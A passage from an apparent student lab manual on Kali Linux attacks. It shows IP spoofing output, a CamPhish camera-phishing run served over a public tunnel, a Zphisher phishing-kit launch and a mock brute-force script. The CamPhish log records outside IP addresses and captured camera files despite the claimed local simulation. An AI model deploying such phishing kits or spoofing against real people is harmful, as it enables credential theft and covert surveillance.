except Exception as e:
    print(f"[!] An error occurred: {e}")
```

```
(kali㉿kali)-[~/ip-spoofing-tool]
└─$ sudo python3 spoof.py
[*] Starting IP Spoofing Attack ...
[*] Sending packets to 192.168.1.50 masquerading as 10.10.10.10 ...
/usr/lib/python3/dist-packages/scapy/sendrecv.py:479: SyntaxWarning: 'iface'
has no effect on L3 I/O send(). For multicast/link-local see https://scapy.re
adthedocs.io/en/latest/usage.html#multicast
  warnings.warn(
.....
Sent 10 packets.
[*] Spoofed packets sent successfully.
```

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:22:00.637239 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.638077 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.638799 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.639512 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.640229 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.640886 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.641453 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.642053 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.642659 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
00:22:00.643290 IP 10.10.10.10 > 192.168.1.50: ICMP echo request, id 0, seq 0
, length 33
```

Result:

IP spoofing was successfully demonstrated using a GitHub-based tool in Kali Linux. The experiment illustrates how attackers can manipulate IP headers and highlights the need for robust network security mechanisms.

EXPERIMENT – 12

Study of Camera Phishing Using an Open-Source GitHub Tool in Kali Linux (Educational Demonstration)

Aim:

To study the concept of camera phishing attacks using an open-source GitHub tool in Kali Linux in order to understand privacy threats and the importance of secure user awareness.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Open-source GitHub camera phishing framework
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Open-Source Tool

1. Access an open-source GitHub repository related to camera phishing (educational purpose).
2. Review the documentation to understand:
 - How fake permission prompts are created
 - How user interaction is exploited
 - Ethical limitations of such tools

Step 3: Understand the Attack Workflow

1. Analyze how phishing pages request camera permissions.
2. Observe how browsers handle camera access requests.
3. Study how attackers misuse user trust.

Step 4: Simulated Demonstration

1. Perform a **local, consent-based simulation** using test accounts.
2. Observe how camera permission prompts appear.
3. Analyze user response behavior.

Step 5: Analyze Security Implications

1. Identify risks related to:
 - Unauthorized camera access
 - Privacy leakage
 - Social engineering
2. Discuss how modern browsers and OS security attempt to mitigate such attacks.

Step 6: Study Prevention Techniques

- Browser permission management
- User awareness and training
- HTTPS and trusted domains
- OS-level camera access controls

Output:

```
└─$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
└─$ git clone https://github.com/techchipnet/CamPhish.git
fatal: destination path 'CamPhish' already exists and is not an empty directory.

(root@kali)~[/home/kali]
└─$ ls
CamPhish  Documents  Music      Public      Videos
Desktop  Downloads  Pictures   Templates

(root@kali)~[/home/kali]
└─$ cd CamPhish

(root@kali)~[/home/kali/CamPhish]
└─$ ls
cam09Feb2026104446.png  cloudflared  location.php
cam09Feb2026104447.png  debug_log.php  OnlineMeeting.html
cam09Feb2026104448.png  festivalwishes.html  post.php
cam09Feb2026104450.png  index2.html  README.md
cam09Feb2026104612.png  index.php  saved.ip.txt
cam09Feb2026104613.png  ip.php  saved_locations
camphish.sh  LICENSE  template.php
cleanup.sh  LiveYTTV.html

(root@kali)~[/home/kali/CamPhish]
└─$ chmod +x camphish.sh

(root@kali)~[/home/kali/CamPhish]
└─$ ./camphish.sh

—Choose tunnel server—

[01] Ngrok
[02] CloudFlare Tunnel
[+] Choose a Port Forwarding option: [Default is 1] 2

—Choose a template—

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting
[+] Choose a template: [Default is 1] 2

[+] Enter YouTube video watch ID: v=UGeqWZjRMS4
[+] Downloading Cloudflared...
[+] Detected OS: Linux, Architecture: x86_64
[+] x86_64 architecture detected...
[+] Starting php server...
[+] Starting cloudflared tunnel...
[+] Direct link: https://fan-understood-cars-fighting.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE

[+] Target opened the link!
[+] IP: 2406:7400:bb:6581:de6:a55a:d9b7:b477

[+] Target opened the link!
[+] IP: 2406:7400:bb:6581:de6:a55a:d9b7:b477

[+] Target opened the link!
[+] IP: 2409:40f4:25:23dd:e0ed:ceff:fe3f:db4

[+] Target opened the link!
[+] IP: 2409:40f4:25:23dd:e0ed:ceff:fe3f:db4

[+] Target opened the link!
[+] IP: 2409:40f4:25:23dd:e0ed:ceff:fe3f:db4

[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
```

```

CAMPHISH
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet

—— Choose tunnel server ——
[01] Ngrok
[02] CloudFlare Tunnel

[+] Choose a Port Forwarding option: [Default is 1] 2

—— Choose a template ——
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 2

[+] Enter YouTube video watch ID: v=UGeqWZjRMS4
[+] Downloading Cloudflared...
[+] Detected OS: Linux, Architecture: x86_64
[+] x86_64 architecture detected...
[+] Starting php server...
[+] Starting cloudflared tunnel...
[+] Direct link: https://fan-understood-cars-fighting.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE
```

Result:

The study of camera phishing using an open-source GitHub tool was successfully completed in Kali Linux.

The experiment enhanced understanding of social-engineering attacks and emphasized the importance of user awareness and privacy protection.

EXPERIMENT – 13

Study of Phishing Attacks Using Z-Phisher (Open-Source GitHub Tool) in Kali Linux

Aim:

To study phishing attack concepts using the Z-Phisher open-source framework in Kali Linux in order to understand social-engineering threats, user behavior exploitation, and preventive security measures.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tool:** Z-Phisher (Open-Source GitHub Framework – Educational Use)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Study the Z-Phisher Framework

1. Visit the Z-Phisher GitHub repository (read-only study).
2. Review documentation to understand:
 - Types of phishing templates
 - Social-engineering techniques used
 - Ethical usage warnings

Step 3: Understand Phishing Attack Workflow

1. Analyze how fake login pages mimic legitimate websites.
2. Observe how users are tricked into entering credentials.
3. Study the role of URL masking and trust exploitation.

Step 4: Controlled Demonstration (Simulation Only)

1. Perform a **local, consent-based simulation** using dummy accounts.
2. Observe how phishing pages appear to users.
3. Analyze user response behavior (no real credentials used).

Step 5: Identify Security Risks

- Credential theft
- Identity compromise
- Financial fraud
- Privacy violations

Step 6: Study Prevention Techniques

- User awareness and phishing education
- Browser security warnings
- Two-factor authentication (2FA)
- Email and URL filtering
- HTTPS and domain verification

Output:

```
(kali㉿kali)-[~/zphisher]
$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 13.82 MiB/s, done.
Resolving deltas: 100% (817/817), done.
```

```
(kali㉿kali)-[~/zphisher]
$ cd zphisher
```

```
(kali@kali)-[~/zphisher/zphisher]
$ bash zphisher.sh
```




Version : 2.3.5

[::] Select An Attack For Your Victim [::]

```
[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram      [12] Pinterest       [22] Badoo
[03] Google         [13] Snapchat        [23] Origin
[04] Microsoft      [14] Linkedin        [24] DropBox
[05] Netflix        [15] Ebay            [25] Yahoo
[06] Paypal         [16] Quora           [26] Wordpress
[07] Steam          [17] Protonmail      [27] Yandex
[08] Twitter        [18] Spotify         [28] StackoverFlow
[09] Playstation    [19] Reddit          [29] Vk
[10] Tiktok         [20] Adobe           [30] XBOX
[31] Mediafire      [32] Gitlab          [33] Github
[34] Discord        [35] Roblox

[99] About           [00] Exit
```



Result:

The study of phishing attacks using the Z-Phisher framework was successfully completed in Kali Linux.

This experiment improved understanding of social-engineering threats and emphasized the importance of user awareness and defensive security practices.

EXPERIMENT – 14

Study and Demonstration of Brute Force Password Attack in a Controlled Kali Linux Environment

Aim:

To study and demonstrate the concept of brute force password attacks in a controlled Kali Linux environment to understand password vulnerabilities and the importance of strong authentication mechanisms.

Software Requirements:

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Study Tools:** Open-source password auditing utilities (educational use only)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Procedure:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Set Up a Controlled Test Environment

1. Use a **locally created test account** or **dummy authentication service**.
2. Ensure no real systems or credentials are involved.
3. Confirm the environment is isolated from external networks.

Step 3: Study Brute Force Attack Workflow

1. Understand how login mechanisms validate credentials.
2. Analyze how attackers automate repeated login attempts.
3. Observe how password complexity affects attack feasibility.

Step 4: Educational Demonstration (Simulation Only)

1. Simulate repeated authentication attempts using dummy data.
2. Observe system responses such as delays or access denial.
3. Record observations without executing real attacks.

Step 5: Analyze Security Weaknesses

- Weak or short passwords
- No rate limiting
- Missing account lockout policies
- Lack of multi-factor authentication

Step 6: Study Prevention and Mitigation Techniques

- Strong password policies
- Account lockout and rate limiting
- CAPTCHA mechanisms
- Multi-factor authentication (MFA)
- Monitoring and alerting

Output:

```
import time

# A mock database of user credentials
USER_DB = {
    "admin": "password123"
}

def authenticate(username, password):
    """Simulates a login mechanism validating credentials."""
    # Simulating network/processing delay
    time.sleep(0.1)

    if username in USER_DB and USER_DB[username] == password:
        return True
    return False
```

```
from dummy import authenticate

# Dummy data: A short dictionary of common weak passwords
password_list = ["123456", "admin", "qwerty", "letmein", "password123", "admin123"]
target_user = "admin"

print(f"Starting brute force simulation against user: {target_user} ... \n")

attempts = 0
for password in password_list:
    attempts += 1
    print(f"Attempt {attempts}: Trying password '{password}' ... ")

    # Observe system responses such as access denial
    if authenticate(target_user, password):
        print(f"\n[+] SUCCESS! Password found: {password}")
        break
    else:
        print("[-] Access Denied.")
```

```
(kali@kali)-[~]
$ python3 brute_force.py
Starting brute force simulation against user: admin ...

Attempt 1: Trying password '123456' ...
[-] Access Denied.
Attempt 2: Trying password 'admin' ...
[-] Access Denied.
Attempt 3: Trying password 'qwerty' ...
[-] Access Denied.
Attempt 4: Trying password 'letmein' ...
[-] Access Denied.
Attempt 5: Trying password 'password123' ...

[+] SUCCESS! Password found: password123
```

Result:

The study and demonstration of brute force password attacks were successfully completed in a controlled Kali Linux environment.